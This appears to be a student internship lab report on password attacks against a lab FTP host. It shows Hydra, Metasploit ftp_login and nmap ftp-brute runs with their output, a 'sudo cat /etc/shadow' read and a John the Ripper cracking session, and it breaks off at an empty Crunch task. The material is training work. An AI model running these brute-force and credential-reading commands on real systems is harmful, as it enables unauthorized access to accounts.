



CYBER SECURITY

CS_TALAKUNCHI NETWORKS BATCH 2




NAME :- OJUS P. JAISWAL

Internship Project 1

System Hacking

Task 1 :- Hydra


Solution :-

A screenshot of a Kali Linux terminal window running inside a VMware Workstation 16 Player. The terminal shows the execution of the Hydra tool to brute-force an FTP login. The command used is 'hydra -L /home/kali/username.txt -P /home/kali/password.txt ftp://192.168.67.129'. The output shows that the attack was successful, finding the username 'msfadmin' and password 'msfadmin' for the host 192.168.67.129 on port 21. The terminal window has a dark theme and includes standard window controls and a taskbar at the top.

```
(kali㉿kali)-[~]  
$ hydra -L /home/kali/username.txt -P /home/kali/password.txt ftp://192.168.67.129  
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-03-04 22:37:49  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 100 login tries (l:10/p:10), ~7 tries per task  
[DATA] attacking ftp://192.168.67.129:21/  
[21][ftp] host: 192.168.67.129 login: msfadmin password: msfadmin  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-03-04 22:38:08  
  
(kali㉿kali)-[~]  
$
```

Task 2 :- Auxiliary Module

Solution :-




```
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player ▾ | [Icons] | Mar 4 23:06 | kali@kali: ~
-----
BLANK_PASSWORDS  false      no      Try blank passwords for all users
BRUTEFORCE_SPEED  5        yes     How fast to bruteforce, from 0 to 5
DB_ALL_CREDS     false     no      Try each user/password couple stored in the current datab
ase
DB_ALL_PASS      false     no      Add all passwords in the current database to the list
DB_ALL_USERS     false     no      Add all users in the current database to the list
DB_SKIP_EXISTING none      no      Skip existing credentials stored in the current database
(Accepted: none, user, user&realm)
PASSWORD         no        no      A specific password to authenticate with
PASS_FILE        no        no      File containing passwords, one per line
Proxies          no        no      A proxy chain of format type:host:port[,type:host:port][.
..]
RECORD_GUEST     false     no      Record anonymous/guest logins to the database
RHOSTS           yes      yes     The target host(s), see https://github.com/rapid7/metasplo
it-framework/wiki/Using-Metasploit
RPORT            21       yes     The target port (TCP)
STOP_ON_SUCCESS  false     yes     Stop guessing when a credential works for a host
THREADS          1        yes     The number of concurrent threads (max one per host)
USERNAME         no        no      A specific username to authenticate as
USERPASS_FILE    no        no      File containing users and passwords separated by space, o
ne pair per line
USER_AS_PASS     false     no      Try the username as the password for all users
USER_FILE        no        no      File containing usernames, one per line
VERBOSE          true      yes     Whether to print output for all attempts

msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /home/kali/username.txt
USER_FILE => /home/kali/username.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/kali/password.txt
PASS_FILE => /home/kali/password.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.67.129
RHOSTS => 192.168.67.129
msf6 auxiliary(scanner/ftp/ftp_login) > run
```

```
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Mar 4 23:07
kali@kali: ~
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:abc (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:def (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:ghi (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:jkl (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:mno (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:pqr (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:stu (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:vwx (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:yza (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: vwx:msfadmin (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:abc (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:def (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:ghi (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:jkl (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:mno (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:pqr (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:stu (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:vwx (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:yza (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: yza:msfadmin (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:abc (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:def (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:ghi (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:jkl (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:mno (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:pqr (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:stu (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:vwx (Incorrect: )
[-] 192.168.67.129:21 - 192.168.67.129:21 - LOGIN FAILED: msfadmin:yza (Incorrect: )
[+] 192.168.67.129:21 - 192.168.67.129:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.67.129:21 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Task 3 :- NSE Scripts

Solution :-



```
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Mar 4 23:37
kali@kali: /usr/share/nmap/scripts

-rw-r--r-- 1 root root 4530 Oct 26 12:59 ftp-anon.nse
-rw-r--r-- 1 root root 3253 Oct 26 12:59 ftp-bounce.nse
-rw-r--r-- 1 root root 3108 Oct 26 12:59 ftp-brute.nse
-rw-r--r-- 1 root root 3272 Oct 26 12:59 ftp-libopie.nse
-rw-r--r-- 1 root root 3290 Oct 26 12:59 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root 3768 Oct 26 12:59 ftp-syst.nse
-rw-r--r-- 1 root root 6021 Oct 26 12:59 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root 5923 Oct 26 12:59 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root 5736 Oct 26 12:59 tftp-enum.nse

(kali@kali)-[/usr/share/nmap/scripts]
$ nmap --script ftp-brute.nse -p 21 192.168.67.129
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-04 23:26 IST
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.67.129
Host is up (0.015s latency).


PORT      STATE SERVICE
21/tcp    open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_ Statistics: Performed 3728 guesses in 602 seconds, average tps: 6.1

Nmap done: 1 IP address (1 host up) scanned in 601.89 seconds

(kali@kali)-[/usr/share/nmap/scripts]
$
```

Task 4 :- John the ripper

Solution :-



The screenshot shows a Kali Linux terminal window titled "Kali Linux - VMware Workstation 16 Player (Non-commercial use only)". The terminal displays the command `sudo cat /etc/shadow` and its output, which lists system and user passwords in the format `username:password:19001:0:99999:7:::`. The output includes entries for `root`, `daemon`, `bin`, `sys`, `sync`, `games`, `man`, `lp`, `mail`, `news`, `uucp`, `proxy`, `www-data`, `backup`, `list`, `irc`, `gnats`, `nobody`, `_apt`, `systemd-network`, `systemd-resolve`, `mysql`, `tss`, `strongswan`, `systemd-timesync`, `redsocks`, `rwhod`, `iodine`, and `messagebus`. A vertical scrollbar is visible on the right side of the terminal window.

```
(kali@kali)-[~]  
$ sudo cat /etc/shadow  
[sudo] password for kali:  
root:!:19001:0:99999:7:::  
daemon*:19001:0:99999:7:::  
bin*:19001:0:99999:7:::  
sys*:19001:0:99999:7:::  
sync*:19001:0:99999:7:::  
games*:19001:0:99999:7:::  
man*:19001:0:99999:7:::  
lp*:19001:0:99999:7:::  
mail*:19001:0:99999:7:::  
news*:19001:0:99999:7:::  
uucp*:19001:0:99999:7:::  
proxy*:19001:0:99999:7:::  
www-data*:19001:0:99999:7:::  
backup*:19001:0:99999:7:::  
list*:19001:0:99999:7:::  
irc*:19001:0:99999:7:::  
gnats*:19001:0:99999:7:::  
nobody*:19001:0:99999:7:::  
_apt*:19001:0:99999:7:::  
systemd-network*:19001:0:99999:7:::  
systemd-resolve*:19001:0:99999:7:::  
mysql:!:19001:0:99999:7:::  
tss*:19001:0:99999:7:::  
strongswan*:19001:0:99999:7:::  
systemd-timesync*:19001:0:99999:7:::  
redsocks:!:19001:0:99999:7:::  
rwhod*:19001:0:99999:7:::  
iodine*:19001:0:99999:7:::  
messagebus*:19001:0:99999:7:::
```




```
Kali Linux - VMware Workstation 16 Player (Non-commercial use only)
Player
Applications Places Terminal Mar 4 23:58
kali@kali: ~

(kali@kali)-[~]
$ john johnHash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
0g 0:00:09:52 3/3 0g/s 7684Kp/s 7684Kc/s 7684KC/s fros458..fro74k
0g 0:00:10:05 3/3 0g/s 7705Kp/s 7705Kc/s 7705KC/s rylvr50..ryllis6p
0g 0:00:10:18 3/3 0g/s 7709Kp/s 7709Kc/s 7709KC/s sosfw0..soyurmi
0g 0:00:10:22 3/3 0g/s 7716Kp/s 7716Kc/s 7716KC/s ttawiki..ttawhtr
0g 0:00:10:24 3/3 0g/s 7720Kp/s 7720Kc/s 7720KC/s hb1c57m..hb1oir
0g 0:00:10:25 3/3 0g/s 7722Kp/s 7722Kc/s 7722KC/s enazsor..enix1m
0g 0:00:10:26 3/3 0g/s 7723Kp/s 7723Kc/s 7723KC/s seboya9x..seback6@
0g 0:00:10:27 3/3 0g/s 7724Kp/s 7724Kc/s 7724KC/s musbf03b..musmybrc
0g 0:00:10:28 3/3 0g/s 7724Kp/s 7724Kc/s 7724KC/s phodws0...phelart!
0g 0:00:10:29 3/3 0g/s 7725Kp/s 7725Kc/s 7725KC/s bm059mi2..bm09671m
0g 0:00:10:30 3/3 0g/s 7726Kp/s 7726Kc/s 7726KC/s cjosadet..cjol100m
0g 0:00:10:31 3/3 0g/s 7727Kp/s 7727Kc/s 7727KC/s amoryn3r..amoniqw5
0g 0:00:10:32 3/3 0g/s 7727Kp/s 7727Kc/s 7727KC/s lunn520s..lunie22s
0g 0:00:10:34 3/3 0g/s 7729Kp/s 7729Kc/s 7729KC/s dhmbbyqb5..dhm21ajd
0g 0:00:10:35 3/3 0g/s 7730Kp/s 7730Kc/s 7730KC/s tj1m355m..tj1elia8
0g 0:00:10:36 3/3 0g/s 7731Kp/s 7731Kc/s 7731KC/s k1km046h..k1ram19j
0g 0:00:10:37 3/3 0g/s 7730Kp/s 7730Kc/s 7730KC/s recors8@..rectheea
0g 0:00:10:38 3/3 0g/s 7731Kp/s 7731Kc/s 7731KC/s 0433046968..0435145811
0g 0:00:10:39 3/3 0g/s 7732Kp/s 7732Kc/s 7732KC/s blicolen11..b1exas1489
0g 0:00:10:40 3/3 0g/s 7733Kp/s 7733Kc/s 7733KC/s soyssallach..soysangetta
0g 0:00:10:47 3/3 0g/s 7743Kp/s 7743Kc/s 7743KC/s innmndys..innm4l86
```

Task 5 :- Password generating using Crunch

Solution :-



```
